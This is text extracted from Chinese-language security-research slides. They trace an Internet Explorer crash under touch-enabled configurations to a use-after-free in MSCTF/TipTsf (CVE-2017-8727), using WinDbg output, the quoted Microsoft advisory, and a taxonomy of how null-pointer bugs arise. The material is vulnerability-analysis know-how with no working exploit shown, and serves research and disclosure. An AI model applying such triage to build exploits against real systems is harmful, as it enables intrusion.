
重新安装操作系统后现象依旧

导致差异的原因


- 虚拟机配置? 

`touchscreen.vusb.present = "TRUE"`

导致差异的原因



导致差异的原因



系统支持触控时

- IE在初始化时会加载TipTsf.dll



系统支持触控时

- TipTsf会替代MSCTF中的一些回调函数


MSCTF!CThreadMgrEventSink



tiptsf!CThreadMgrEventSink

系统支持触控时

- tiptsf!CThreadMgrEventSink::OnSetFocus
的行为导致崩溃



The screenshot shows the WinDbg interface with the following content:

Command

```
ModLoad: 65df0000 65e46000 C:\Windows\System32\OLEACC.dll
ModLoad: 60510000 60533000 C:\Windows\SYSTEM32\srpapi.dll
ModLoad: 67200000 67250000 C:\Windows\SYSTEM32\ninput.dll
ModLoad: 69400000 6940a000 C:\Windows\SYSTEM32\Secur32.dll
ModLoad: 605b0000 605e4000 C:\Windows\SYSTEM32\MLANG.dll
ModLoad: 71a80000 71be4000 C:\Windows\SYSTEM32\PROPSYS.dll
ModLoad: 735a0000 735b0000 C:\Windows\SYSTEM32\WLDAP.dll
ModLoad: 74f00000 74f44000 C:\Windows\System32\WINTRUST.dll
ModLoad: 6c5b0000 6c5d0000 C:\Windows\System32\IDStore.dll
ModLoad: 71bf0000 71c09000 C:\Windows\System32\SAMLIB.dll
ModLoad: 739a0000 739cf000 C:\Windows\system32\rsaenh.dll
ModLoad: 73810000 7381d000 C:\Windows\SYSTEM32\tbs.dll
ModLoad: 604b0000 604be000 C:\Windows\system32\msimtf.dll
ModLoad: 6d590000 6d606000 C:\Windows\system32\directmanipulation.dll
ModLoad: 544b0000 54835000 C:\Windows\System32\jscript9.dll
ModLoad: 6f590000 6f5c2000 C:\Windows\SYSTEM32\msls31.dll
ModLoad: 71cd0000 71cf2000 C:\Windows\SYSTEM32\slc.dll
ModLoad: 71c80000 71c9d000 C:\Windows\SYSTEM32\sppc.dll
(7bc.1594): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=05a35690 ecx=00000000 edx=05a35704 esi=04f9bad4 edi=00000000
eip=7573b2c6 esp=04f9ba90 ebp=04f9bad8 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
MSCTF!CBackingStore::CheckLayoutChanges+0x101:
7573b2c6 8b01          mov     eax,dword ptr [ecx]  ds:0023:00000000=????????
```

0:006>

Ln 0, Col 0 Sys 0:<Local> Proc 000:7bc Thrd 006:1594 ASM OVR CAPS NUM

然而这仍然是一个空指针引用漏洞



确实是空指针引用漏洞么？

- 这里的空指针来自于一个对象的成员


```
(1270.7e8): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=05a43350 ecx=00000000 edx=05a433c4 esi=04beb874 edi=00000000
eip=7573b2c6 esp=04beb830 ebp=04beb878 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
MSCTF!CBackingStore::CheckLayoutChanges+0x101:
7573b2c6 8b01          mov     eax,dword ptr [ecx]  ds:0023:00000000=????????|
0:006> ub eip
MSCTF!CBackingStore::CheckLayoutChanges+0xef:
7573b2b4 5d           pop     ebp
7573b2b5 c20400       ret     4
7573b2b8 807dea00     cmp     byte ptr [ebp-16h],0
7573b2bc 74e8         je      MSCTF!CBackingStore::CheckLayoutChanges+0xe1 (7573b2a6)
7573b2be 8b4b1c       mov     ecx,dword ptr [ebx+1Ch]
7573b2c1 6a00         push    0
7573b2c3 6a01         push    1
7573b2c5 51           push    ecx
```


确实是空指针引用漏洞么？

- 这个对象此时已经被释放

```
0:006> !heap -p -a ebx
address 05a43350 found in
_HEAP @ 2e90000
  HEAP_ENTRY Size Prev Flags  UserPtr UserSize - state
    05a43348 001e 0000  [00]  05a43350    000e8 - (free)
```

这实际上是一个UAF漏洞！



这实际上是一个UAF漏洞！

CVE-2017-8727 | Internet Explorer Memory Corruption Vulnerability Security Vulnerability

Published: 10/10/2017

[MITRE CVE-2017-8727](#)

A remote code execution vulnerability exists when Internet Explorer improperly accesses objects in memory via the Microsoft Windows Text Services Framework. The vulnerability could corrupt memory in such a way that an attacker could execute arbitrary code in the context of the current user. An attacker who successfully exploited the vulnerability could gain the same user rights as the current user. If the current user is logged on with administrative user rights, the attacker could take control of an affected system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.

An attacker could host a specially crafted website designed to exploit the vulnerability through Internet Explorer, and then convince a user to view the website. The attacker could also take advantage of compromised websites, or websites that accept or host user-provided content or advertisements, by adding specially crafted content that could exploit the vulnerability. In all cases, however, an attacker would have no way to force users to view the attacker-controlled content. Instead, an attacker would have to convince users to take action, typically by an enticement in an email or instant message, or by getting them to open an attachment sent through email.

The security update addresses the vulnerability by modifying how the Microsoft Windows Text Services Framework handles objects in memory.

目 录

CONTENTS

01

一个漏洞的诞生

触控改变世界

02

03

深入分析空指针引用

任意代码执行

04

空指针的来源

- 常量赋值
- 数学运算
- 对象成员
- 函数调用

空指针的来源

- 常量赋值

```
xor      rax, rax
```

```
...
```

```
mov      rbx, dword ptr [rax+50h]
```


空指针的来源

- 常量赋值

用户态下不可利用

空指针的来源

- 数学运算

xor r10d, r10d

neg cl

sbb r10, r10

and r10, rax

...

mov rbx, dword ptr [r10+8]

空指针的来源

- 数学运算

大多数情况下是常量赋值的一个变形

空指针的来源

- 对象成员

```
mov      rax, qword ptr [rdx+0D8h]
```

```
...
```

```
mov      r8d, dword ptr [rax+10h]
```

空指针的来源

- 对象成员

可能是其他类型漏洞的一个表现

空指针的来源

- 函数调用

```
call    edgehtml!Tree::ANode::Markup
```

```
...
```

```
mov     rcx,qword ptr [rax+1E8h]
```


空指针的来源

- 函数调用

```
lea      r8, [rsp+30h]
```

```
call     edgehtml!CDOMNode::GetMarkupAndANode
```

```
mov      rcx, qword ptr [rsp+30h]
```

```
...
```


```
mov      dl, byte ptr [rcx+0F4h]
```

空指针的来源

